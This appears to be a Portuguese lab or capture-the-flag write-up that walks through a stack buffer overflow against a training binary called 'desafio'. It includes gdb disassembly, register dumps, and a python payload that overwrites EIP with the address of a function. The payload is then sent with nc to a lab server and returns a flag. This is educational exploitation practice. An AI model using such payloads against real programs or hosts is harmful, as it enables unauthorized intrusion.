
Exploração de Binário Linux

+ Vamos explorar o programa chamado desafio
→ Começaremos dando o run e passando um argumento qqer e logo após veremos quais funções estão disponíveis com o info functions



→ Essa é uma boa função para ser explorada
→ Ao dar um disas na main veremos que há um limitador quanto ao buffer do gets

```
(gdb) disas main
Dump of assembler code for function main:
   0x08048530 <+0>:     push   ebp
   0x08048531 <+1>:     mov    ebp,esp
   0x08048533 <+3>:     sub    esp,0x88
   0x08048539 <+9>:     mov    DWORD PTR [ebp-0x4],0x0
   0x08048540 <+16>:    mov    eax,esp
   0x08048542 <+18>:    mov    DWORD PTR [eax],0x8048650
   0x08048548 <+24>:    call   0x80483e4 <printf@plt>
   0x0804854d <+29>:    lea    eax,[ebp-0x84]
   0x08048553 <+35>:    mov    DWORD PTR [esp],eax
   0x08048556 <+38>:    call   0x8048394 <gets@plt>
   0x0804855b <+43>:    mov    DWORD PTR [ebp-0x4],0x0
   0x08048562 <+50>:    mov    eax,DWORD PTR [ebp-0x4]
   0x08048565 <+53>:    add    esp,0x88
   0x0804856b <+59>:    pop    ebp
   0x0804856c <+60>:    ret
End of assembler dump.
(gdb) b* 0x08048553
Breakpoint 1 at 0x8048553
```

→ O limitador é confirmado com o lea

→ 0x84 corresponde a 132 bytes

```
python2 -c 'print 0x84'
```

```
┌──(root㉿DESKTOP-NJHHNK6)-[/home/kali]
└─# python2 -c 'print 0x84'
132
```

→ Com isso, testamos passar a função imediatamente antes da gets para ser o breakpoint conforme a imagem acima. Daí, mandamos 132 "A"s + 4 "B"s + 4 "C"s e de fato o EIP foi sobrescrito

```
(gdb) run < <(python2 -c 'print "A"*132 + "BBBB" + "CCCC"')
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /root/LinuxTools/desafio < <(python2 -c 'print "A"*132 + "BBBB"
+ "CCCC"')
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, 0x08048553 in main ()
(gdb) i r
eax            0xffffd2f4          -11532
ecx            0xffffd2ac          -11604
edx            0x1                 1
ebx            0xf7e1dff4          -136192012
esp            0xffffd2f0          0xffffd2f0
ebp            0xffffd378          0xffffd378
esi            0x8048580           134514048
edi            0xf7ffcba0          -134231136
eip            0x8048553           0x8048553 <main+35>
eflags         0x282               [ SF IF ]
cs             0x23                35
ss             0x2b                43
ds             0x2b                43
es             0x2b                43
fs             0x0                 0
gs             0x63                99
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x43434343 in ?? ()
```

```
(gdb) i r
eax            0x0                 0
ecx            0xf7e1f9c4          -136185404
edx            0x0                 0
ebx            0xf7e1dff4          -136192012
esp            0xffffd380          0xffffd380
ebp            0x42424242          0x42424242
esi            0x8048580           134514048
edi            0xf7ffcba0          -134231136
eip            0x43434343          0x43434343
eflags         0x10286             [ PF SF IF RF ]
cs             0x23                35
ss             0x2b                43
ds             0x2b                43
es             0x2b                43
fs             0x0                 0
gs             0x63                99
```

→ A partir disso, vamos passar o endereço da função exploit para o EIP em Little Endian

```
run < <(python2 -c 'print "A"*132 + "BBBB" + "\xc0\x84\x04\x08"')
```

```
(gdb) run < <(python2 -c 'print "A"*132 + "BBBB" + "\xc0\x84\x04\x08"')
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /root/LinuxTools/desafio < <(python2 -c 'print "A"*132 + "BBBB"
+ "\xc0\x84\x04\x08"')
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, 0x08048553 in main ()
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0xf7c79f87 in getc () from /lib32/libc.so.6
```

→ Chegamos no segmentation fault e agora finalmente podemos acessar o servidor

```
root@pentesting:/home/desec/Desktop/linux# python -c 'print "A" * 136 + "\xc0\x84\x04\x08"' | nc 172.30.0.10 8888
Tamanho maximo de 32 bytes: desec{h4ckud0expl01t4t10n}
```